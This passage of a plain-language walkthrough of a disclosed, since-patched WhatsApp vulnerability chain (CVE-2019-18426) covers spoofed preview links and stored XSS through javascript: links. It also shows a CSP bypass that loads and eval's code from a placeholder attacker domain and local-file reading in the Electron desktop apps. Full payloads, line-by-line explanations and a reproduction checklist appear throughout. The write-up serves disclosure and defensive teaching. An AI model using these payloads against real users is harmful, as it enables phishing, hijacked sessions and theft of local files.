+login_oage&welcome_to_facebook=true×tamp=42837643, which looks like the sort of tracking parameters real links carry. - Then comes
@bit.ly/2SfZikR. The@is the trick: in a web address, everything before the@is treated as a username and password for the site that comes after it. So everything before the@is treated as a username and password for the site after it, and the Facebook-looking part is just a username. - Both
__x_bodyand__x_matchedTextare set to this string, so the card and the message agree with each other.
The trick relies on the role @ plays in the URL specification. The standard form is https://USERNAME:[redacted], which passes a username and password to the domain being visited. Anything can be placed before the @, so https://[redacted] still resolves to domain B. Firefox is the only browser that warns users by default when this form is used without providing a username and password. Both the card and the link look authentic, and that is exactly what makes the redirect dangerous.
Step 3: from a redirect to running code with javascript: links
The obvious next idea was to use a javascript: address as the link. A javascript: address is not a place on the internet; it is a piece of code that the browser runs when the link is clicked. The first attempt was exactly that:
e.__x_body = e.__x_matchedText = "javascript:alert(document.domain)";
Line by line:
- The message text and the matched text are both set to a
javascript:address. alert(document.domain)is code that shows a pop-up box containing the domain of the current page. It is the standard harmless way to prove that your code is running on a site.
It did not work: WhatsApp dropped the card on the receiving side. The researcher's hypothesis was that WhatsApp checks the link attached to the card and expects it to include a legitimate https: address. So the next attempt put both in one string, satisfying the check while still carrying code:
e.__x_body = e.__x_matchedText = 'javascript:"https://example.com";alert(document.domain)';
Line by line:
- The string starts with
javascript:, so the browser will treat it as code. "https://example.com"is a quoted piece of text that looks like a normal web address. It is there only to pass WhatsApp's check that the link contains anhttps:address; as a quoted string it does nothing when the code runs.;separates one instruction from the next.alert(document.domain)is the actual code that runs, showing the current domain in a pop-up.
This worked, giving a one-click persistent XSS: the malicious message is stored, and the code runs whenever a victim clicks it. It works on WhatsApp Windows Desktop, Mac Desktop and Web.
The screenshot shows the payload executing. The picture was taken in Brave, an older version of a Chromium-based browser. Chromium-based browsers had just added a defence against javascript: addresses when the flaw was found, but on other browsers such as Safari and Edge the vulnerability was still wide open. On native mobile apps, clicking the message normally opens https://example.com instead of running the code, since this kind of attack is rarely relevant for native mobile apps.
The payload could not be hidden completely. When messages are loaded, WhatsApp checks whether the content of the link address appears in the body of the message, and drops the card if there is no match. The best result was a message long enough that the "Read more.." feature turns on, with the payload at the very bottom of the body so it is only visible after clicking "Read more..".
Step 4: getting around the Content Security Policy to load more code
Keeping the visible payload small and loading a larger one from another server meant getting past WhatsApp's Content Security Policy. As a reminder, a CSP is the guest list a website hands the browser: only these sources of code and content are allowed. Google's CSP Evaluator is a free tool that reads a site's guest list and tells you how safe it is. You paste the site's address into it:
The relevant line in the result is object-src [missing]. object-src is the part of the guest list that says where <object> elements may load content from. An <object> element is an old HTML feature for embedding another document inside a page, a bit like a picture frame on a wall. If the rule is missing entirely, there is no restriction: an <object> can load a document from any server, including the attacker's. The researcher injected the following payload through the javascript: trick:
var payload = `
  hard_expire_time.innerHTML +=
  '<object data="https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html" />';
  onmessage=(e)=>{eval(JSON.parse(e.data))};
`;
payload = `javascript:"https://facebook.com";eval(atob("${btoa(payload)}"))`;
e.__x_body = e.__x_matchedText = payload;
Line by line:
var payload =starts a variable holding a piece of code, written between backticks so it can span several lines.hard_expire_time.innerHTML +=adds something to the contents of an element already on the page calledhard_expire_time.innerHTMLmeans "the HTML inside this element".'<object data="https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html" />'is the thing being added: an<object>element that loads a page from the attacker's server.MY_MALICIOUS_DOMAINandMY_PAYLOAD_IFRAME.htmlare placeholders for the attacker's own address and file.onmessage=(e)=>{eval(JSON.parse(e.data))};sets up a listener: whenever a message arrives from another window, take its data, turn it from text back into a value withJSON.parse, and run it witheval.evalmeans "execute this as code".- The second
payload =line builds the actual link. It starts withjavascript:"https://facebook.com";to pass thehttps:check, theneval(atob("...")). btoa(payload)turns the code into a safe text form (base64), andatob(...)turns it back. This is just packaging, like putting a letter in an envelope so it survives the journey; it also keeps the visible link shorter and less suspicious.- The last line puts this link into the message body and matched text, so it is sent as a normal message.
The content of https://MY_MALICIOUS_DOMAIN/MY_PAYLOAD_IFRAME.html was:
<html>
  <head></head>
  <body>
    <script>
      top.postMessage(
      JSON.stringify(
      "open('https://facebook.com');
        alert('external payload');"
      ),
      "*");
    </script>
  </body>
</html>
Line by line:
<html>,<head>,<body>are the usual skeleton of a web page.<script>starts a block of JavaScript that runs as soon as the page loads.top.postMessage(sends a message to the topmost window, the one that contains this page.topmeans "the outermost window".JSON.stringify(turns the following value into text so it can be sent as a message."open('https://facebook.com'); alert('external payload');"is the code the attacker wants to run in WhatsApp.openopens a new window andalertshows a pop-up."*"means "deliver this message to any origin", which is what allows the message to reach WhatsApp's window.
This works on WhatsApp Web. The injected code adds an <object> element pointing at the attacker's document, and registers a listener that runs whatever text arrives. The loaded document posts the external code to the top window; the top window, where the XSS runs, parses it and executes it in the web.whatsapp.com context. The hard_expire_time.innerHTML assignment was simply the shortest way to make the page load the <object> element, since hard_expire_time is an element already in the site's page. The result is an external payload with no size limits, fetched and executed as if it were WhatsApp's own code.
Step 5: from running code to reading files on Windows and Mac
The desktop applications were expected to be immune, on the assumption that they are not made of HTML and JavaScript. Clicking the same malicious message in the Windows desktop application showed otherwise:
The document.domain part did not work, but the alert() did. The applications are built with Electron, which creates desktop programs out of standard web features and shares one source code between web and desktop. Electron tracks Chromium, so the XSS works because the desktop app is, underneath, a variant of Chromium. This works on WhatsApp Windows Desktop, Mac Desktop and Web.
The puzzle was why the javascript: trick still worked on Electron when Chromium-based browsers had patched it. Asking the app to report its user agent gave the answer. The user agent is a short line of text every browser sends to say what it is and which version it is running. The researcher used the XSS to show it in a pop-up:
The desktop applications were based on Chrome/69, while Chrome/78 was the stable version at the time. The javascript: trick was patched a few versions before 78, so if WhatsApp had updated its Electron application from 4.1.4 to the then-latest 7.x.x, the XSS would never have existed. This works on WhatsApp Windows Desktop and Mac Desktop. Because Chromium 69 is old, a 1-day RCE is theoretically possible: there are more than five different 1-day RCEs in Chromium 69 or higher, and a published one could be used through the persistent XSS. The researcher did not take the time to exploit a public RCE and therefore did not prove that part, but did demonstrate reading local files with the fetch() API, here the content of C:\Windows\System32\drivers\etc\hosts:
In the Electron app the CSP rules were not an issue, so fetching an external payload as a simple JavaScript resource worked. The payload fetched and executed from the remote server was:
alert(navigator.userAgent);
(async function(){

	const r = await fetch('file:/
	const t = await r.text();
	alert(t)
}())
Line by line:
alert(navigator.userAgent);shows the browser's user agent string in a pop-up.navigator.userAgentis where the browser keeps that string.(async function(){starts a function that can wait for slow things, like reading a file, without freezing the page.const r = await fetch('file:/asks the browser to fetch a file from the local disk.file:is the scheme for local files, andawaitmeans "wait for the answer before continuing". The line is cut off in the report at this point.const t = await r.text();takes the answer and reads it as text.alert(t)shows that text in a pop-up, which is how the file's contents were displayed.}())closes and immediately runs the function.
Why it worked
Three separate mistakes combine here.
First, rich preview cards are crafted on the sending side, and the receiving side does not adequately check the addresses they carry. The receiving-side check the researcher hypothesised is that the link address must appear in the message body, otherwise the card is dropped. That check is satisfied by embedding a legitimate-looking https:// string inside a javascript: address.
Second, WhatsApp's CSP lacks an object-src rule, so an <object> element can load a document from any server, and the loaded document can post code back to the top window, which runs it.
Third, the Electron-based desktop applications ship an outdated Chromium (Chrome/69 against a stable Chrome/78), so a javascript: defence that had already landed in current Chromium was absent, and known 1-day RCEs in that Chromium version become reachable through the XSS.
The @ handling in addresses is standard behaviour, and it makes the tampered card and link look authentic.
What an attacker could do
An attacker who can craft a message can send a tampered rich preview card that redirects to any domain, and on Safari, Edge and the Electron desktop apps can run a persistent XSS when the victim clicks the message. On WhatsApp Web the missing object-src allows loading an external payload of any size and running it as if it were WhatsApp's own code. On the Windows and Mac desktop applications the XSS can read files from the local disk through fetch(), and the outdated Chromium leaves a theoretical path to remote code execution using a published 1-day, which the researcher did not exploit. The XSS payload cannot be fully hidden: it must appear in the message body, at best below the "Read more.." fold. On native mobile apps the javascript: payload does not run and the link opens normally.
The fix and the lessons
Facebook patched the issues under CVE-2019-18426. The researcher's takeaways for other companies are:
- If cards are crafted on the sending side, filtering on the receiving side must be spot on and must not let strange addresses load. If your app generally crafts messages on the client side, your filtering on the receiving side must be spot on.
- CSP rules are critical. If well configured, they would have greatly reduced the power of the XSS, since getting around them lets an attacker steal information and load external payloads.
- Electron-based applications must be updated with every Chromium update, because Chromium updates patch serious vulnerabilities and an outdated Electron leaves users exposed for no good reason.
Things worth trying on your own systems
These are the checks the researcher describes, phrased so you can repeat them on software you are allowed to test:
- Pause a web client in its debugger before a message is sent, change the quoted-message fields and the message identifier, and let it continue. A positive result is a reply quoting text that was never sent in the conversation.
- Replace the body and matched text of a rich preview message with a different address. A positive result is a card that looks legitimate but links to another domain.
- Use the
@form,https://[redacted], in a message body. A positive result is a link that displays as the trusted domain but resolves to the attacker's; Firefox should warn by default, other browsers may not. - Try a
javascript:address as the card link, then ajavascript:"https://trusted.example";alert(document.domain)form if the plain one is dropped. A positive result is code running on click, and the second form succeeding where the first fails points to a check that only looks for anhttps:substring. - Run the target's address through Google's CSP Evaluator and look for
object-src [missing]. A positive result is the ability to load an<object>element from an attacker's server and post a payload back to the top window to be run. - Check the user agent of any Electron-based desktop client. A positive result is a Chromium version well behind stable, which makes published 1-day RCEs relevant.
- In an Electron client with XSS, call
fetch()on afile:///path such asC:\Windows\System32\drivers\etc\hosts. A positive result is the file content returned and displayed.
Glossary
- API: a set of commands one program offers to another, like a menu of allowed requests.
- Base64: a way of writing any data as plain letters and digits, used here to package code so it travels safely.
- Breakpoint: a marker on a line of code that makes the debugger pause there.
- Browser: the program you use to visit websites, such as Chrome, Firefox, Safari, Edge or Brave.
- Chromium: the open-source browser engine that Chrome, Edge, Brave and Electron are built on.
- Client: the program on your side that talks to a company's computers, such as the WhatsApp app or web page.
- CSP (Content Security Policy): a list of rules a website gives the browser saying which sources of code and content are allowed.
- CVE: a public identifier for a known security vulnerability, here CVE-2019-18426.
- Debugger: a tool built into browsers that lets you pause a program, inspect and change its variables, and let it continue.
- Electron: a toolkit for building desktop programs out of web technology, so the program is underneath a browser window.
- eval: a JavaScript function that runs a piece of text as code.
- fetch(): a browser API for asking a server, or the local disk, for a file.
- HTML: the language that describes what a web page contains.
- 1-day: a security hole that is already publicly known and fixed in newer versions but still present in software that has not updated.
- JavaScript: the programming language that runs inside web pages and makes them interactive.
- javascript: URI: an address whose scheme is
javascript:, meaning the browser runs the rest as code when the link is clicked. - JSON: a text format for representing values, used here to send code as a message between windows.
- Object (JavaScript): a collection of named fields, like a form with labelled boxes.
- Object (HTML element): an HTML feature for embedding another document inside a page.
- Open redirect: a link on a trusted site that sends the visitor to an arbitrary other site.
- Origin: the combination of scheme, domain and port that a web page belongs to; code from one origin is not supposed to touch another.
- Persistent XSS: cross-site scripting where the malicious content is stored, here in a message, and runs every time it is opened.
- postMessage: a browser API for sending a message from one window to another.
- RCE (remote code execution): an attacker getting their own program to run on the victim's machine.
- Rich preview banner: the card WhatsApp shows above a message that contains a link, with extra information about that link.
- Scheme: the part of an address before the colon, such as
https:orjavascript:, saying what kind of address it is. - Server: the company's computer that receives, stores and forwards messages.
- Stanza ID: an identifier for one specific message in a conversation.
- URI / URL: an address, such as a web address.
- User agent: a short line of text a browser sends to say what it is and which version it runs.
- Variable: a named box in a program that holds a value.
- XSS (cross-site scripting): getting your own JavaScript to run inside someone else's website or app, in that site's context.





